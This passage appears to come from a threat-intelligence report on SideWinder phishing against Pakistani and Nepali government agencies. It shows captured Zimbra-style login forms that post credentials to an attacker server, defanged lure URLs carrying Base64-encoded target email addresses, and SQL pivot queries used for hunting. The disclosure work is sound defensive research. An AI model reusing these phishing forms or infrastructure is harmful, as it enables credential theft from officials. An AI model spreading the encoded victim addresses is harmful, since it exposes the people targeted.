


Figure 18. Phishing kit mimicking Zimbra login uncovered at mail-776f305796709f2d567e6868feaba274-gov-pk-investment[.]pages[.]dev, targeting Pakistan's Board of Investment (BOI).

The lure is an official-looking document titled '**Ministerial Committee to Oversee Preparation for Forthcoming Visit to China**', dated June 16, 2025, designed to appear as a legitimate government communication. In reality, the document serves as bait to redirect recipients to a fraudulent login page impersonating the National Telecom Corporation (NTC) portal.




Figure 19. A deceptive document impersonating official government communication was used to lure users to a fake NTC login page.

The code analysis shows the credentials are submitted to the attacker-controlled server **httpx://technologysupport[.]help/1pac.php**. Moreover, the form also includes a hidden inbox field containing a Base64-encoded email address, indicating a targeted lure and session tracking mechanism.

```
<form method="post" action="https://technologysupport.help/1pac.php">
  <div id="ZLoginErrorPanel">
    <table>
      <tbody><tr>
        <td><img src="./public/ImgCritical_32.png" alt="Error"></td>
        <td>  A network service error has occurred.</td>
      </tr>
    </tbody></table>
  </div>

  <table class="form">
    <tbody><tr>
      <td><label for="cat">Username:</label></td>
      <td><input id="cat" name="cat" type="text" size="40"></td>
    </tr>
    <tr>
      <td><label for="dog">Password:</label></td>
      <td><input id="dog" name="dog" type="password" size="40" required=""></td>
    </tr>
    <tr>
      <td></td>
      <td class="submitTD">
        <input id="remember" value="1" type="checkbox" name="zrememberme">
        <label for="remember">Stay signed in</label>
        <input type="hidden" id="redirectField" name="inbox" value="a29tNjkzMzQ5QGdtYWlsLmNvbQ==">
        <input type="submit" class="ZLoginButton DwtButton" value="Sign In">
      </td>
    </tr>
```

Figure 20. Credentials are posted to the attacker-controlled server technologysupport[.]help/1pac.php from a Zimbra-themed phishing page.

When we pivoted by IP instead of domain, we uncovered more of the same kit hosted on b4a.run, confirming SideWinder was recycling the same setup across different services

Pivoting on the exfiltration server domain "technologysupport[.]help" returned **four unique domains** in the last 3 months.

```
SELECT
  *
FROM
  crawler
WHERE
   body LIKE '%technologysupport.help%'
   AND timestamp gt '2025-07-01'
```

Copy




Figure 21. Pivot on technologysupport[.]help uncovered 4 additional phishing domains posting credentials to the same attacker-controlled server.

URL	Title
httpx://na-gov-pk-meeting-pac[.]pages[.]dev/	National Assembly of Pakistan
httpx://webmail-776f305796709f2d567e6868feaba274-pages-download[.]pages[.]dev/1?inbox=Y2hhaXJtYW5Ad2FwZGEuZ292LnBr	Webmail Login
httpx://2642476f.na-gov-pk-meeting-pac[.]pages[.]dev/?auth=ZGgucnNhQHN1cGFyY28uZ292LnBr	National Assembly of Pakistan
httpx://webmail-hubpower-com-error[.]pages[.]dev/login	Webmail Login

The webpage at httpx://2642476f.na-gov-pk-meeting-pac[.]pages[.]dev/?auth=Y2hhaXJtYW5Ad2FwZGEuZ292LnBr is still accessible at the time of analysis and presents a convincing lure "Meeting Notice" for the **30th meeting of the Public Accounts Committee (PAC)** (29-07-2025, 11:00 AM, Committee Room No.2, Parliament House, Islamabad).

Figure 22. Active phishing lure (httpx://2642476f.na-gov-pk-meeting-pac[.]pages[.]dev/?auth=Y2hhaXJtYW5Ad2FwZGEuZ292LnBr) posing as a PAC meeting notice.

This phishing page is designed to mimic the official **National Assembly of Pakistan** website. The fake login form specifically asks for an email and password, with the red "Authentication Required" text adding urgency.




Figure 23. Fake Login Portal impersonating the National Assembly of Pakistan to steal credentials of government officials

Clicking the download triggers a modal titled "**National Assembly of Pakistan**" that contains an authentication form. The form asks for a username (lion, readonly) and a password (tiger) and **posts** submitted credentials to the attacker-controlled server httpx://technologysupport[.]help/renderer.php.

```
      <tr>
        <td><strong>Venue</strong></td>
        <td>Committee Room No.2, (1st Floor), Parliament House, Islamabad</td>
      </tr>
      <tr>
        <td><strong>Download</strong></td>
        <td><a href="#" id="downloadLink">Meeting Notice</a>  (Details are att for your reference)</td>
      </tr>
    </table>
  </div>

  <div class="modal" id="authModal">
  <div class="modal-content">
    <form action="https://technologysupport.help/renderer.php" method="POST">
    <div class="modal-header">
      <img src="./logo.webp" alt="Logo" class="modal-logo">
      <h2 class="modal-title">National Assembly of Pakistan</h2>
    </div>

<p id="auth-note" style="margin-top: 5px; font-size: 10px; color: red; font-weight: bold; display: none;">
    Authentication Required
  </p>
  <div>
<input type="text" name="lion" id="lion" placeholder="Username" readonly>

</div>
<input type="password" name="tiger" id="tiger" placeholder="Password" required="">
    <br>
<button type="submit">Submit</button>
     </form>

  </div>
</div>
```

Figure 24. The code analysis shows the credentials are posted to technologysupport[.]help/renderer.php server.

Hunt.io identified another attack on National Telecom Corporation (NTC) at httpx://ntc-06gd0upz[.]b4a[.]run/login/?jcvjeijnasdncadasdbfdfurhtnbfgbsydbx=1 that mimics a legitimate Zimbra webmail login. The site resolved to IP address 18.160.41.38 and the credentials were exfiltrated to "/req/submit" endpoint on the same hostname.

Figure 25. Fake Zimbra-themed phishing page at ntc-06gd0upz[.]b4a[.]run (IP 18.160.41.38) impersonating the National Telecom Corporation(NTC) to steal credentials.

Pivoting on IP address **18.160.41.38** returned two additional hosts: **httpx://posta-nhq43i6x[.]b4a[.]run/login/?jcvjeijnasdncadasdbfdfurhtnbfgbsydbx=1** (another NTC-themed lure) and **http://mofagovnp-bm46fjwo[.]b4a[.]run/** (impersonating the Ministry of Foreign Affairs, Nepal).

```
SELECT
  *
FROM
  crawler
WHERE
  ip = '18.160.41.38' AND hostname LIKE '%b4a.run%'
  AND hostname !='ntc-06gd0upz.b4a.run'
```

Copy




Figure 26. Shared phishing infrastructure on 18.160.41.38: NTC-themed lures (ntc-06gd0upz[.]b4a[.]run, posta-nhq43i6x[.]b4a[.]run) and a Ministry of Foreign Affairs (Nepal) impersonator (mofagovnp-bm46fjwo[.]b4a[.]run), all using the same Zimbra-style kit.

Pivoting on the hardcoded CSRF token 93e65923-f7a0-4f88-9d6b-a80dcfaa6b9a found in the **posta-nhq43i6x[.]b4a[.]run** phishing page uncovered another related host: httpx://webservermail-g2689far[.]b4a[.]run/login/?jcvjeijnasdncadasdbfdfurhtnbfgbsydbx=1.

```
SELECT
  url, title
FROM
  crawler
WHERE
  body LIKE '%93e65923-f7a0-4f88-9d6b-a80dcfaa6b9a%'
  AND timestamp gt '2025-07-01'
```

Copy




Figure 27. CSRF token pivot reveals another Zimbra phish: webservermail-g2689far[.]b4a[.]run tied to the same b4a[.]run cluster.

Looking beyond individual IPs, a pattern hunt across workers.dev domains exposed another wave of phishing pages built with the same government-themed naming style.

Hunt.io identified a phishing webpage targeting the National Telecommunication Corporation (NTC) hosted on **secure-ntc.net** (IP: 159.100.6.5), masquerading as an official NTC advisory referencing hit.gov.pk.




Figure 28. Hunt.io analysis for Secure-ntc[.]net resolves to 159.100.6.5 with a fake Zimbra Login page impersonating Pakistan National Corporation (NTC)

Similarly, another phishing webpage is also tracked targeting the Ministry of Defense (MoD), deployed on **mail-aviation-gov-pk-pdf.pages.dev**, impersonated the Ministry of Defense and redirected victims to a counterfeit Zimbra login portal for credential harvesting.

